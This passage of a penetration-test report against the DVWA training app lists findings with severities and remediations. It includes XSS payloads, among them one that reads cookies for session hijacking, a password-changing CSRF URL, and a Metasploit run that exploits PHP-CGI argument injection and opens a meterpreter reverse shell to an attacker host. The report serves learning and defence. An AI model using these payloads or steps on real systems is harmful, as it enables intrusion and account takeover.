
- Automate Analysis

### Instance

<http://192.168.22.129/dvwa/vulnerabilities/brute/>

### Proof of Concept:





**Remediation:** The web application should use HTTPS (Hypertext Transfer Protocol Secure) instead of HTTP. Additionally, HSTS (HTTP Strict Transport Security) should be enabled.

## References:

[https://portswigger.net/kb/issues/00300100\\_clear-text-submission-of-password](https://portswigger.net/kb/issues/00300100_clear-text-submission-of-password)

## 2.3 Stored Cross-site Scripting

**Severity:** High

**Vulnerability Description:** Stored Cross-site Scripting vulnerability occurs when the data provided by the attacker is saved on the server, and then publicly displayed on regular pages without proper HTML escaping.

This allows several different attack opportunities, mostly hijacking session token or stealing login credentials (by changing the HTML on the fly) and performing any arbitrary actions on their behalf. This happens because the input entered by the attacker has been interpreted by HTML/JavaScript/VBScript within the browser of any user who views the relevant application content.

### Vulnerability Identified by

- Manual Analysis


**Instance:**

[http://192.168.22.129/dvwa/vulnerabilities/xss\\_s/](http://192.168.22.129/dvwa/vulnerabilities/xss_s/)

**Payload:** `<script>alert('You have been hacked!');</script>`

**Proof of Concept/ Step to Reproduce**

Go to Stored XSS page on DVWA and just type following Payload in Comment or Message Section and click on sign Guestbook.



And it worked perfectly, we have the popup! Now try to reload the page and the alert popup is still alive because the script is stored into a guestbook's comment, that's the real difference with the Reflected XSS!

**Impact:** Stored cross-site scripting is more dangerous than other types for a number of reasons:

- The payload is not visible for the browser's XSS filter.
- No need for direct user interactions like in a reflected XSS scenario. Instead, ordinary users may trigger the exploit during normal use of the application.
- Users might accidentally trigger the payload if they visit the affected page, while a crafted URL or specific form inputs would be required for exploiting reflected XSS.
- XSS can enable client-side worms, which could modify, delete or steal other users' data within the application.
- The website may redirect users to a new location, can be defaced or used as a phishing site.
- Sensitive information such as cookies can be stolen

**Remediation:** Compare the data provided by the user with the data expected by the system before inserting into the database. For example, links should generally be disallowed

if they don't begin with a whitelisted protocol such as http:// or https://, thus preventing the use of URI schemes such as javascript://. Another example is that of an expected user-ID, which should only consists of numbers. It makes sense to prevent unforeseen behaviour by rejecting any other characters in order to ensure that the expected data type was provided

## References

<https://www.invicti.com/web-vulnerability-scanner/vulnerabilities/stored-cross-site-scripting/>

[https://computersecuritystudent.com/SECURITY\\_TOOLS/DVWA/DVWAv107/lesson9/index.html](https://computersecuritystudent.com/SECURITY_TOOLS/DVWA/DVWAv107/lesson9/index.html)

## 3. Medium severity findings

### 3.1 Cross-Site Scripting (reflected)

**Severity:** Medium



**Vulnerability Description:** The value of the security cookie is copied into the value of an HTML tag attribute which is an event handler and is encapsulated in double quotation marks. The payload 38297';alert(1)//112 was submitted in the security cookie. This input was echoed unmodified in the application's response. This proof-of-concept attack demonstrates that it is possible to inject arbitrary JavaScript into the application's response.

**Vulnerability Identified by**


- Manual Analysis
- Automate Analysis (by using Burp Suite)

**Instance:**


[http://192.168.22.129/dvwa/vulnerabilities/xss\\_r/](http://192.168.22.129/dvwa/vulnerabilities/xss_r/)

### Proof of Concept/ Step to Reproduce


Enter the payload `<script> alert() </script>` in the field and submit the request



You can see a popup box below which confirms that it is vulnerable to reflected XSS and we have successfully exploited.



Now You can replace `alert("hello")` function with `alert(document.cookie)` in the above payload to get the cookie of the logged-in user on the victim browser, as can be shown below. Moreover, this cookie can be used in Session Hijacking.



### Impact:

The impact of a reflected cross-site scripting (XSS) vulnerability can be significant. Attackers can exploit this vulnerability to inject malicious code into a web page that is viewed by other users. The impact of the vulnerability depends on the nature of the injected code and the context in which it is executed.

The potential impacts of a reflected XSS vulnerability include:

**Stealing sensitive information:** Attackers can use this vulnerability to steal sensitive information such as usernames, passwords, credit card information, and other personal data from the victim's browser.

**Executing malicious code:** Attackers can use this vulnerability to execute malicious code on the victim's device. This can lead to the installation of malware or other harmful software.

**Impersonating the user:** Attackers can use this vulnerability to perform actions on behalf of the user, such as making unauthorized transactions, sending messages, or accessing sensitive information.

**Remediation:** Echoing user-controllable data within an event handler is inherently dangerous and can make XSS attacks difficult to prevent. The defense of HTML-encoding user-controllable data is not effective in this context, because browsers will HTML-decode the event handler string before executing it as script. If at all possible, the application should avoid echoing user data within this context.

## References

<https://ethicalhacs.com/dvwa-reflected-xss-exploit/>

## 3.2 PHP-CGI query string parameter vulnerability

**Severity:** Medium



**Vulnerability Description:** According to PHP's website, "PHP is a widely-used general-purpose scripting language that is especially suited for Web development and can be embedded into HTML." When PHP is used in a CGI-based setup (such as Apache's mod\_cgid), the php-cgi receives a processed query string parameter as command line arguments which allows command-line switches, such as -s, -d or -c to be passed to the php-cgi binary, which can be exploited to disclose source code and obtain arbitrary code execution.

### Vulnerability Identified by

- Automate Analysis
- Manual Analysis

### Instance:

<http://192.168.22.129/dvwa/vulnerabilities/fi/>

An example of the -s command, allowing an attacker to view the source code of index.php is below:

<http://192.168.22.129/dvwa/vulnerabilities/fi/?-s>



## Proof of Concept/Steps to Reproduce

Use metasploit to exploit this vulnerability all steps below in images

```
kali@kali: ~
File Actions Edit View Help

Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/http/php_cgi_arg_injection

msf6 > use 0
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(multi/http/php_cgi_arg_injection) > show options

Module options (exploit/multi/http/php_cgi_arg_injection):

Name      Current Setting  Required  Description
--      -
PLESK     false           no       Exploit Plesk
Proxies    no              no       A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS    yes            yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT     80             yes       The target port (TCP)
SSL       false          no       Negotiate SSL/TLS for outgoing connections
TARGETURI  no             no       The URI to request (must be a CGI-handled PHP script)
URIECODING 0              yes       Level of URI URLENCODING and padding (0 for minimum)
VHOST     no             no       HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
--      -
LHOST     192.168.22.130  yes       The listen address (an interface may be specified)
LPORT     4444            yes       The listen port

Exploit target:
```

Mohammad Anas

```
kali@kali: ~
File Actions Edit View Help

msf6 > search PHP CGI Argument Injection

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
--  -
0  exploit/multi/http/php_cgi_arg_injection  2012-05-03      excellent Yes     PHP CGI Argument Injection

Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/http/php_cgi_arg_injection

msf6 > 
```

Mohammad Anas

```
kali@kali: ~
File Actions Edit View Help

VHOST     no             no       HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
--      -
LHOST     192.168.22.130  yes       The listen address (an interface may be specified)
LPORT     4444            yes       The listen port

Exploit target:

Id  Name
--  -
0   Automatic

View the full module info with the info, or info -d command.

msf6 exploit(multi/http/php_cgi_arg_injection) > set rhost 192.168.22.129
rhost => 192.168.22.129
msf6 exploit(multi/http/php_cgi_arg_injection) > exploit

[*] Started reverse TCP handler on 192.168.22.130:4444
[*] Sending stage (39927 bytes) to 192.168.22.129
[*] Meterpreter session 1 opened (192.168.22.130:4444 -> 192.168.22.129:37453) at 2023-03-09 11:50:59 -0500

meterpreter > help
```

Target Host





## 4. Low severity findings

### 4.1 Cross-site Request Forgery

Severity: **Low**

**Vulnerability Description:** CSRF is a very common vulnerability. It's an attack which forces a user to execute unwanted actions on a web application in which the user is currently authenticated. Cross-site request forgery (also known as CSRF) is a web security vulnerability that allows an attacker to induce users to perform actions that they do not intend to perform. It allows an attacker to change password by sending some malicious code to victim and force them to click on that malicious link when victim just click on it its password will be change with knowing of victim.

#### Vulnerability Identified by

- Manual Analysis

#### Instance:


<http://192.168.22.129/dvwa/vulnerabilities/csrf/>


#### Payload

Inserting Following Payload to perform CSRF attack.

[http://192.168.22.129/dvwa/vulnerabilities/csrf/?password\\_new=1234&password\\_conf=1234&Change=Change#](http://192.168.22.129/dvwa/vulnerabilities/csrf/?password_new=1234&password_conf=1234&Change=Change#)

#### Proof of Concept/Steps to Reproduce





**Impact:** Depending on the application, an attacker can mount any of the actions that can be done by the user such as adding a user, modifying content, deleting data. All the functionality that's available to the victim can be used by the attacker. Only exception to this rule is a page that requires extra information that only the legitimate user can know (such as user's password).

**Remediation:** By using these three methods you protect from CSRF attacks.

- **CSRF tokens** - A CSRF token is a unique, secret, and unpredictable value that is generated by the server-side application and shared with the client. When attempting to perform a sensitive action, such as submitting a form, the client must include the correct CSRF token in the request.
- **SameSite cookies** - SameSite is a browser security mechanism that determines when a website's cookies are included in requests originating from other websites. As requests to perform sensitive actions typically require an authenticated session cookie, the appropriate SameSite restrictions may prevent an attacker from triggering these actions cross-site.
- **Referer-based validation** - Some applications make use of the HTTP Referer header to attempt to defend against CSRF attacks, normally by verifying that the request originated from the application's own domain. This is generally less effective than CSRF token validation.

## References

[What is CSRF \(Cross-site request forgery\)? Tutorial & Examples | Web Security Academy \(portswigger.net\)](https://portswigger.net/tutorials/cross-site-request-forgery/)

<https://www.invicti.com/web-vulnerability-scanner/vulnerabilities/cross-site-request-forgery/>

## 4.2 Cookie without HttpOnly flag set

Severity: **Low**



**Vulnerability Description:** Set If the HttpOnly attribute is set on a cookie, then the cookie's value cannot be read or set by client-side JavaScript. This measure makes certain client-side attacks, such as cross-site scripting, slightly harder to exploit by preventing them from trivially capturing the cookie's value via an injected script.

### Vulnerability Identified by

- Manual Analysis


### Instance:

<http://192.168.22.129/dvwa/>

### Proof of Concept/Steps to Reproduce

1<sup>st</sup> step: - open burpsuite and on proxy

2<sup>nd</sup> step: - capture your web page



**Impact:** If the HttpOnly flag is not set, then sensitive information stored in the cookie may be exposed to unintended parties.

**Remediation:** There is usually no good reason not to set the HttpOnly flag on all cookies. Unless you specifically require legitimate client-side scripts within your application to read or set a cookie's value, you should set the HttpOnly flag by including this attribute within the

relevant Set-cookie directive. You should be aware that the restrictions imposed by the HttpOnly flag can potentially be circumvented in some circumstances, and that numerous other serious attacks can be delivered by client-side script injection, aside from simple cookie stealing.

### 4.3 Missing Anti-Clickjacking X-Frame-Options Header

Severity: **Low**

**Vulnerability Description:** A missing X-Frame-Options header which means that this website could be at risk of a clickjacking attack. The X-Frame-Options HTTP header field indicates a policy that specifies whether the browser should render the transmitted resource within a frame or an iframe. Servers can declare this policy in the header of their HTTP responses to prevent clickjacking attacks, which ensures that their content is not embedded into other pages or frames.

#### Vulnerability Identified by

- Manual Analysis
- Automate Analysis


#### Instance:

<http://192.168.22.129/dvwa/vulnerabilities/brute/>


### Proof of Concept/Steps to Reproduce

Step 1. Open DVWA in browser and load a page.

Step 2. Go to burp suite and intercept the request.




Step 3. click the menu "Burp" >> "Burp Clickbandit"




Step 3

Step 4. Click "Copy Clickbandit to clipboard" and then click Close. Then on the Proxy menu in Burp Suite, you can click Forward or Disable on the "Intercept is On" button so that the request is not intercepted.




Step 4

Step 5. Then we return to the DVWA home page, then you can right-click and select the "Inspect Element" menu >> Console >> then paste the code from Burp Suite that has been copied earlier, then press Enter.



Step 5


Step 6. After Clicking Enter Key here show a screen blow and then click on start.



Step 6. Click on Element you wish to clickjacking then click on finish.



Clickjacking Attack Successful




**Impact:** Clickjacking is when an attacker uses multiple transparent or opaque layers to trick a user into clicking on a button or link on a framed page when they were intending to click on the top level page. Thus, the attacker is "hijacking" clicks meant for their page and routing them to other another page, most likely owned by another application, domain, or both.

Using a similar technique, keystrokes can also be hijacked. With a carefully crafted combination of stylesheets, iframes, and text boxes, a user can be led to believe they are typing in the password to their email or bank account, but are instead typing into an invisible frame controlled by the attacker.

## Remediation

- Sending the proper X-Frame-Options in HTTP response headers that instruct the browser to not allow framing from other domains. X-Frame-Options: DENY It completely denies to be loaded in frame/iframe.
  1. X-Frame-Options: SAMEORIGIN It allows only if the site which wants to load has a same origin.
  2. X-Frame-Options: ALLOW-FROM URL It grants a specific URL to load itself in a iframe. However please pay attention to that, not all browsers support this.
- Employing defensive code in the UI to ensure that the current frame is the most top level window.





Last Page.